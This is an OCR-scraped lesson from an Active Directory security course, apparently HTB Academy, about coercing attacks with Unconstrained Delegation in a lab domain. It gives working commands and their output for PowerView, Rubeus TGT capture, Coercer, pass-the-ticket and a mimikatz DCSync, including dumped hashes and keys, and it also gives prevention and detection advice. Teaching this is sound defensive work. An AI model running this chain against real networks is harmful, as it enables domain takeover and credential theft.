Coercing Attacks & Unconstrained Delegation

Description

Coercing attacks have become a `one-stop shop` for escalating privileges from any user to Domain Administrator. Nearly every organization with a default AD infrastructure is vulnerable. We've just tasted coercing attacks when we discussed the `PrinterBug`. However, several other RPC functions can perform the same functionality. Therefore, any domain user can coerce `RemoteServer$` to authenticate to any machine in the domain. Eventually, the Coercer tool was developed to exploit all known vulnerable RPC functions simultaneously.

Similar to the `PrinterBug`, an attacker can choose from several "follow up" options with the reverse connection, which, as mentioned before, are:

1. Relay the connection to another DC and perform DCSync (if `SMB Signing` is disabled).
2. Force the Domain Controller to connect to a machine configured for `Unconstrained Delegation` (`UD`) - this will cache the TGT in the memory of the UD server, which can be captured/exported with tools like `Rubeus` and `Mimikatz`.
3. Relay the connection to `Active Directory Certificate Services` to obtain a certificate for the Domain Controller. Threat agents can then use the certificate on-demand to authenticate and pretend to be the Domain Controller (e.g., DCSync).
4. Relay the connection to configure Resource-Based Kerberos Delegation for the relayed machine. We can then abuse the delegation to authenticate as any Administrator to that machine.

Attack

We will abuse the second "follow-up", assuming that an attacker has gained administrative rights on a server configured for `Unconstrained Delegation`. We will use this server to capture the TGT, while `Coercer` will be executed from the Kali machine.

To identify systems configured for `Unconstrained Delegation`, we can use the `Get-NetComputer` function from PowerView along with the `-Unconstrained` switch:

Coercing Attacks & Unconstrained Delegation

```
PS C:\Users\bob\Downloads> Get-NetComputer -Unconstrained | select samaccountname

samaccountname
--------------
DC1$
SERVER01$
WS001$
DC2$
```

```
PS C:\Users\bob\Downloads> Get-NetComputer -Unconstrained | select samaccountname

samaccountname
--------------
DC1$
SERVER01$
WS001$
DC2$
```

`WS001` and `SERVER01` are trusted for Unconstrained delegation (Domain Controllers are trusted by default). So either WS001 or Server01 would be a target for an adversary. In our scenario, we have already compromised WS001 and 'Bob'

Cheat Sheet
Go to Questions

Table of Contents

Setting the stage
Introduction and Terminology
Overview and Lab Environment

Attacks & Defense
Kerberoasting
AS-REProasting
GPP Passwords
GPO Permissions/GPO Files
Credentials in Shares
Credentials in Object Properties
DCSync
Golden Ticket
Kerberos Constrained Delegation
Print Spooler & NTLM Relaying
Coercing Attacks & Unconstrained Delegation
Object ACLs
PKI - ESC1

Skills Assessment
Skills Assessment

My Workstation
OFFLINE
Start Instance
∞ / 1 spawns left

who has administrative rights on this host. We will start `Rubeus` in an administrative prompt to monitor for new logons and extract TGTs:

Coercing Attacks & Unconstrained Delegation

```
PS C:\Users\bob\Downloads> .\Rubeus.exe monitor /interval:1


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.1

[*] Action: TGT Monitoring
[*] Monitoring every 1 seconds for new TGTs


[*] 18/12/2022 22.37.09 UTC - Found new TGT:

  User                  :  bob@EAGLE.LOCAL
  StartTime             :  18/12/2022 23.30.09
  EndTime               :  19/12/2022 09.30.09
  RenewTill             :  25/12/2022 23.30.09
  Flags                 :  name_canonicalize, pre_authent, initial, renewable, forwardable
  Base64EncodedTicket   :

doIE2jCCBNagAwIBBaEDAgEWooID5zCCA+NhggPfMIID26ADAgEFoQ0bC0VBR0xFLkxPQ0FMoiAwHqADAgECoRcwFRsGa3JidGd
GwtFQUdMRS5MT0NBTKOCA6EwggOdoAMCARKhAwIBAqKCA48EggOLxoWz+JE4JEP9VvNlDvGKzqQ1BjjpjjO03haKFPPeszM4Phk
iEHgnX4PCA94Ck/BEwUY0bk6VAWkM2FSPgnuiCeQQ4yJMPa3DK6MHYJ/1kZy+VqxwSqov/tVhATshel1vXpr4rz03ofgNtwLDYb
lHsBolieGSyY20ZHBYjXflCGkO13mRwqO3rQ5KMs8HrC3Aqu7Popaw29at0vzZLinYnWnHUn01hh5e3QyIkqIH3CBvaPbl3RukZ
    <SNIP>
    <SNIP>
    <SNIP>

[*] Ticket cache size: 4
```

Administrator: Windows PowerShell

```
PS C:\Users\bob\Downloads> .\Rubeus.exe monitor /interval:1


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.1

[*] Action: TGT Monitoring
[*] Monitoring every 1 seconds for new TGTs


[*] 18/12/2022 22.37.09 UTC - Found new TGT:

  User                  :  bob@EAGLE.LOCAL
  StartTime             :  18/12/2022 23.30.09
  EndTime               :  19/12/2022 09.30.09
  RenewTill             :  25/12/2022 23.30.09
  Flags                 :  name_canonicalize, pre_authent, initial, renewable, forwardable
  Base64EncodedTicket   :

    doIE2jCCBNagAwIBBaEDAgEWooID5zCCA+NhggPfMIID26ADAgEFoQ0bC0VBR0xFLkxPQ0FMoiAwHqADAgECoRcwFRsGa3JidGd0
    GwtFQUdMRS5MT0NBTKOCA6EwggOdoAMCARKhAwIBAqKCA48EggOLxoWz+JE4JEP9VvNlDvGKzqQ1BjjpjjO03haKFPPeszM4Phkb
    QQBPfixBqQ3bthdsizmx3hdjNzFVKnUOK2h2CDFPeUia+0rCn1FllimXQwdEFMri7whC2qA4/vy52Y2jJdmkR7ZIRAeU5Yfm373L
    iEHgnX4PCA94Ck/BEwUY0bk6VAWkM2FSPgnuiCeQQ4yJMPa3DK6MHYJ/1kZy+VqxwSqov/tVhATshel1vXpr4rz03ofgNtwLDYb+
    K5AGYSbSct5w1jTWtGAicCCr1vpcUguIWH0Nh1lQ+tZccVtEtsrjZ/jwCKsadQWIFwhPOnVpf5drUlav1iCXmxWqQr5glW/IOOE1
    lHsBolieGSyY20ZHBYjXflCGkO13mRwqO3rQ5KMs8HrC3Aqu7Popaw29at0vzZLinYnWnHUn01hh5e3QyIkqIH3CBvaPbl3RukZ7
    jZRBm6BVF7R5KEWp+6Gg2joP6WvXDBCIzqL3jmxQ8NVoeeidgnBuZKpYL45E8jJjxbW4t9D8EdlX9Xu+fj/Fazw08HtRkzwG30vE
    Oa1ihV0UXt+AaU6GcJ03MplM94ZofF30sc+8tFvJ0yaeZAd+3T71tThHlvUuFN1J3qB/s5AhiUTAuA+ljj32uvOP656GlmDW0BbY
```

Next, we need to know the IP address of WS001, which we can be obtain by running `ipconfig`. Once known, we will switch to the Kali machine to execute `Coercer` towards DC1, while we force it to connect to WS001 if coercing is successful:


Coercing Attacks & Unconstrained Delegation

```
MisaelMacias@htb[/htb]$ Coercer -u bob -p Slavi123 -d eagle.local -l ws001.eagle.local -t dc1.eagle
```

```
      ______
     / ____/___  ___  _____________  _____
    / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
   / /___/ /_/ /  __/ /  / /__/  __/ /
   \____/\____/\___/_/   \___/\___/_/       v1.6
                                            by @podalirius_

[dc1.eagle.local] Analyzing available protocols on the remote machine and perform RPC calls to coer
   [>] Pipe '\PIPE\lsarpc' is accessible!
      [>] On 'dc1.eagle.local' through '\PIPE\lsarpc' targeting 'MS-EFSR::EfsRpcOpenFileRaw' (opnum
      [>] On 'dc1.eagle.local' through '\PIPE\lsarpc' targeting 'MS-EFSR::EfsRpcEncryptFileSrv' (op
      [>] On 'dc1.eagle.local' through '\PIPE\lsarpc' targeting 'MS-EFSR::EfsRpcDecryptFileSrv' (op
      [>] On 'dc1.eagle.local' through '\PIPE\lsarpc' targeting 'MS-EFSR::EfsRpcQueryUsersOnFile' (
      [>] On 'dc1.eagle.local' through '\PIPE\lsarpc' targeting 'MS-EFSR::EfsRpcQueryRecoveryAgents
      [>] On 'dc1.eagle.local' through '\PIPE\lsarpc' targeting 'MS-EFSR::EfsRpcEncryptFileSrv' (op
   [>] Pipe '\PIPE\netdfs' is accessible!
      [>] On 'dc1.eagle.local' through '\PIPE\netdfs' targeting 'MS-DFSNM::NetrDfsAddStdRoot' (opnu
      [>] On 'dc1.eagle.local' through '\PIPE\netdfs' targeting 'MS-DFSNM::NetrDfsRemoveStdRoot' (o
      [>] On 'dc1.eagle.local' through '\PIPE\spoolss' targeting 'MS-RPRN::RpcRemoteFindFirstPrinte

[+] All done!
```



Now, if we switch to WS001 and look at the continuous output that Rubeus provide, there should be a TGT for DC1 available:

Coercing Attacks & Unconstrained Delegation

```
[*] 18/12/2022 22.55.52 UTC - Found new TGT:

  User                  :  DC1$@EAGLE.LOCAL
  StartTime             :  18/12/2022 23.30.21
  EndTime               :  19/12/2022 09.30.21
  RenewTill             :  24/12/2022 09.28.39
  Flags                 :  name_canonicalize, pre_authent, renewable, forwarded, forwardable
  Base64EncodedTicket   :

doIFdDCCBXCgAwIBBaEDAgEWooIEgDCCBHxhggR4MIIEdKADAgEFoQ0bC0VBR0xFLkxPQ0FMoiAwHqADAgECoRcwFRsGa3JidGd
i1iWbvsTiu078mz28R0sn7Mxvg2oVC7NTw+b2unvmQ3utRLTgaz02WYnGWSBu7gxs+Il/0ekW5ZSX3ESq0AGwPaqUcuWSFDNNfO
ws/8MlkJeFSFWeHwJL7FbzuCjZ2x/6UUl2IOYq0Ozaf3R+rDJQ6LqpDVAet53IoHDugduBfZoDHTZFntRAoYrmAWdcnFdUEpyZG
eYRTMeW+lvz1bBgdgK/wlYMS7J99F1V/r6K8zdO7pQ0Zj216DfA42QINPswVL+89gy7PLLm5aYlw8nlbBdvTZrPbeOhtvdBy/pF
7w/4M6Ytun16sG3GxsWDG6dlZP+fmmOr0nwdXgvT28NQxQ3EEMErX+BojUY6DdRBH2u3fcv1KOA5K7MDma+cVLaa0YjSYZ2IDRa
UND/d1HlQ+R6Fnh2GGUPk+LlVw+ScD0kf2nmmlsIwhnGmscpiFs1lprX35Khlx/y5+v9S7bdokZujPpyZactQ4wdfRK++bOWo2a
MfIgh8Nz4xYvDHV1iIV4ZrLI7u7ZwJtrlESgO0H0d/k6CpLxo5L7kzhkU+MJggdUFJvS3HskTxZmewEwSdKJn21YfAG1Q6X0nFq
HdK3RUvxXcycwMvWdfYH2AW06+98q5h+TSJQrMcrp9gT+khLPD4KL2n6+cvC3BVHqge5Nc16LhW7kcNp+JcIzknwAsCZlaXzhz3
K78ooLfZGaKGoNnDWLUQpYToVgXXSO53HJ3Vgl0MwctV7l+gJdwMtac0VVhH8EAndeSPnEcNOX8mr/30k+9GwM1wtFQNFB03Cdo
ZqXhd7HcSq5SN4LOmEP1tScir+shxQC+hbs3oYx/rHfj8GDDEZ8UwY6I4JF4pQsApKOB3zCB3KADAgEAooHUBIHRfYHOMIHLoIH
oQgwBhsEREMxJKMHAwUAYKEAAKURGA8yMDIyMTIxODIyMzAyMVqmERgPMjAyMjEyMTkwODMwMjFapxEYDzIwMjIxMjI0MDgyODM
WqgNGwtFQUdMRS5MT0NBTKkgMB6gAwIBAqEXMBUbBmtyYnRndBsLRUFHTEUuTE9DQUw=

[*] Ticket cache size: 5
```

```
[*] 18/12/2022 22.55.52 UTC - Found new TGT:

  User                  :  DC1$@EAGLE.LOCAL
  StartTime             :  18/12/2022 23.30.21
  EndTime               :  19/12/2022 09.30.21
  RenewTill             :  24/12/2022 09.28.39
  Flags                 :  name_canonicalize, pre_authent, renewable, forwarded, forwardable
  Base64EncodedTicket   :

    doIFdDCCBXCgAwIBBaEDAgEWooIEgDCCBHxhggR4MIIEdKADAgEFoQ0bC0VBR0xFLkxPQ0FMoiAwHqADAgECoRcwFRsGa3JidGd0
    GwtFQUdMRS5MT0NBTKOCBDowggQ2oAMCARKhAwIBAqKCBCgEggQkv8ILT9IdJgNgjxbddnICsd5quqFnXS7m7YwJIM/lcwLy4SHI
    i1iWbvsTiu078mz28R0sn7Mxvg2oVC7NTw+b2unvmQ3utRLTgaz02WYnGWSBu7gxs+Il/0ekW5ZSX3ESq0AGwPaqUcuWSFDNNfOM
    ws/8MlkJeFSFWeHwJL7FbzuCjZ2x/6UUl2IOYq0Ozaf3R+rDJQ6LqpDVAet53IoHDugduBfZoDHTZFntRAoYrmAWdcnFdUEpyZGH
    Kj6i2M0TyrxUp3nq022BNB6v+sHgH3SWsMNiba+TYAeRdjiM2nVjhGZTXDuro9rLkYFk1HPXuI/d0RfzVuq9Hh5hVCZRwcM3V2BN
    eYRTMeW+lvz1bBgdgK/wlYMS7J99F1V/r6K8zdO7pQ0Zj216DfA42QINPswVL+89gy7PLLm5aYlw8nlbBdvTZrPbeOhtvdBy/pFB
    fxrjHA+fW34/Yk+9k6oSPXCaCQ/Rd1qZ/P57/0MDUYRlDs5EYOOxxGQPVFbOqhbG414vGRbi39ALj/MkYG629kCEb9K89p5teo6f
```

```
0JcgcUexd6EfQPtSnikaA/zzYmu/PSYVXlcg7cFULJIiPuN4f9VlDlVOqj8C3xCwtYo4zRklLESUES9tGK/VfsmN0Q/Fx5ULIa7y
UND/d1HlQ+R6Fnh2GGUPk+LlVw+ScD0kf2nmmlsIwhnGmscpiFs1lprX35Khlx/y5+v9S7bdokZujPpyZactQ4wdfRK++bOWo2ao
Ewrzjuq199JnTQHbxkqGgeKQedOPxOhDccQLYTm44wH73JuE+XoGKmdGbgXfjSBFlTinP9mvZA12NkQupnGYVzJ2rS1T0nf2VVUW
MfIgh8Nz4xYvDHV1iIV4ZrLI7u7ZwJtrlESgO0H0d/k6CpLxo5L7kzhkU+MJggdUFJvS3HskTxZmewEwSdKJn21YfAG1Q6X0nFqk
HdK3RUvxXcycwMvWdfYH2AW06+98q5h+TSJQrMcrp9gT+khLPD4KL2n6+cvC3BVHqge5Nc16LhW7kcNp+JcIzknwAsCZlaXzhz3X
K78ooLfZGaKGoNnDWLUQpYToVgXXSO53HJ3Vgl0MwctV7l+gJdwMtac0VVhH8EAndeSPnEcNOX8mr/30k+9GwM1wtFQNFB03CdoA
qRJBjyFw1h1KKuc61PTWuxVLwGmezshekwoSLOJ7V9G9qNpVQl0AgtTK2SHeobItuD4rhDc3/0jJ4LzsXJieYbLK7dtVfxYtSbeu
ZqXhd7HcSq5SN4LOmEP1tScir+shxQC+hbs3oYx/rHfj8GDDEZ8UwY6I4JF4pQsApKOB3zCB3KADAgEAooHUBIHRfYHOMIHLoIHI
MIHFMIHCoCswKaADAgESoSIEIDs9gBc+2myj4I7mPmXH542vha3A2zfkHbm/RxnK4oMSoQ0bC0VBR0xFLkxPQ0FMohEwD6ADAgEB
oQgwBhsEREMxJKMHAwUAYKEAAKURGA8yMDIyMTIxODIyMzAyMVqmERgPMjAyMjEyMTkwODMwMjFapxEYDzIwMjIxMjI0MDgyODM5
WqgNGwtFQUdMRS5MT0NBTKkgMB6gAwIBAqEXMBUbBmtyYnRndBsLRUFHTEUuTE9DQUw=

[*] Ticket cache size: 5
```

We can use this TGT for authentication within the domain, becoming the Domain Controller. From there onwards, DCSync is an obvious attack (among others).

One way of using the abovementioned TGT is through Rubeus, as follows.

Coercing Attacks & Unconstrained Delegation

```
PS C:\Users\bob\Downloads> .\Rubeus.exe ptt /ticket:doIFdDCCBXCgAwIBBa...


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.1


[*] Action: Import Ticket
[+] Ticket successfully imported!
PS C:\Users\bob\Downloads> klist

Current LogonId is 0:0x101394

Cached Tickets: (1)

#0>     Client: DC1$ @ EAGLE.LOCAL
        Server: krbtgt/EAGLE.LOCAL @ EAGLE.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Start Time: 4/21/2023 8:54:04 (local)
        End Time:   4/21/2023 18:54:04 (local)
        Renew Time: 4/28/2023 8:54:04 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Then, a DCSync attack can be executed through mimikatz, essentially by replicating what we did in the DCSync section.

Coercing Attacks & Unconstrained Delegation

```
PS C:\Users\bob\Downloads\mimikatz_trunk\x64> .\mimikatz.exe "lsadump::dcsync /domain:eagle.local /

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /domain:eagle.local /user:Administrator
[DC] 'eagle.local' will be the domain
[DC] 'DC1.eagle.local' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   : 01/01/1601 02.00.00
```

```
Password last change : 07/08/2022 21.24.13
Object Security ID   : S-1-5-21-1518138621-4282902758-752445584-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: fcdc65703dd2b0bd789977f1f3eeaecf

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 6fd693139223732l6cdbbfa823bd268d

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-FM93RI8QOKQAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 1c4197df604e4da0ac46164b30e431405d23128fb37514595555cca76583cfd3
      aes128_hmac       (4096) : 4667ae9266d48c01956ab9c869e4370f
      des_cbc_md5       (4096) : d9b53b1f6d7c45a8

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-FM93RI8QOKQAdministrator
    Credentials
      des_cbc_md5       : d9b53b1f6d7c45a8


mimikatz # exit
Bye!
```

Prevention


Windows does not offer granular visibility and control over RPC calls to allow discovering what is being used and block certain functions. Therefore, an out-of-the-box solution for preventing this attack does not exist currently. However, there are two different general approaches to preventing coercing attacks:


1. Implementing a third-party RPC firewall, such as the one from zero networks, and using it to block dangerous RPC functions. This tool also comes up with an audit mode, allowing monitoring and gaining visibility on whether business disruptions may occur by using it or not. Moreover, it goes a step further by providing the functionality of blocking RPC functions if the dangerous OPNUM associated with coercing is present in the request. (Note that in this option, for every newly discovered RPC function in the future, we will have to modify the firewall's configuration file to include it.)
2. Block Domain Controllers and other core infrastructure servers from connecting to outbound ports 139 and 445, except to machines that are required for AD (as well for business operations). One example is that while we block general outbound traffic to ports 139 and 445, we still should allow it for cross Domain Controllers; otherwise, domain replication will fail. (The benefit of this solution is that it will also work against newly discovered vulnerable RPC functions or other coercing methods.)

Detection

As mentioned, Windows does not provide an out-of-the-box solution for monitoring RPC activity. The RPC Firewall from zero networks is an excellent method of detecting the abuse of these functions and can indicate immediate signs of compromise; however, if we follow the general recommendations to not install third-party software on Domain Controllers then firewall logs are our best chance.


A successful coercing attack with Coercer will result in the following host firewall log, where the machine at .128 is the attacker machine and the .200 is the Domain Controller:






We can see plenty of incoming connections to the DC, followed up by outbound connections from the DC to the attacker machine; this process repeats a few times as Coercer goes through several different functions. All of the outbound traffic is destined for port 445.


If we go forward and block outbound traffic to port 445, then we will observe the following behavior:



Now we can see that even though the inbound connection is successful, the firewall drops the outbound one, and consequently, the attacker does not receive any coerced TGTs. Sometimes, when port 445 is blocked, the machine will attempt to connect to port 139 instead, so blocking both ports 139 and 445 is recommended.

The above can also be used for detection, as any unexpected dropped traffic to ports 139 or 445 is suspicious.




Start Instance
∞ / 1 spawns left
Waiting to start...
Enable step-by-step solutions for all questions
Questions
Answer the question(s) below to complete this Section and earn cubes!
Target(s): Click here to spawn the target system!
Cheat Sheet
Download VPN Connection File
RDP to with user "kali" and password "kali"
+ 1
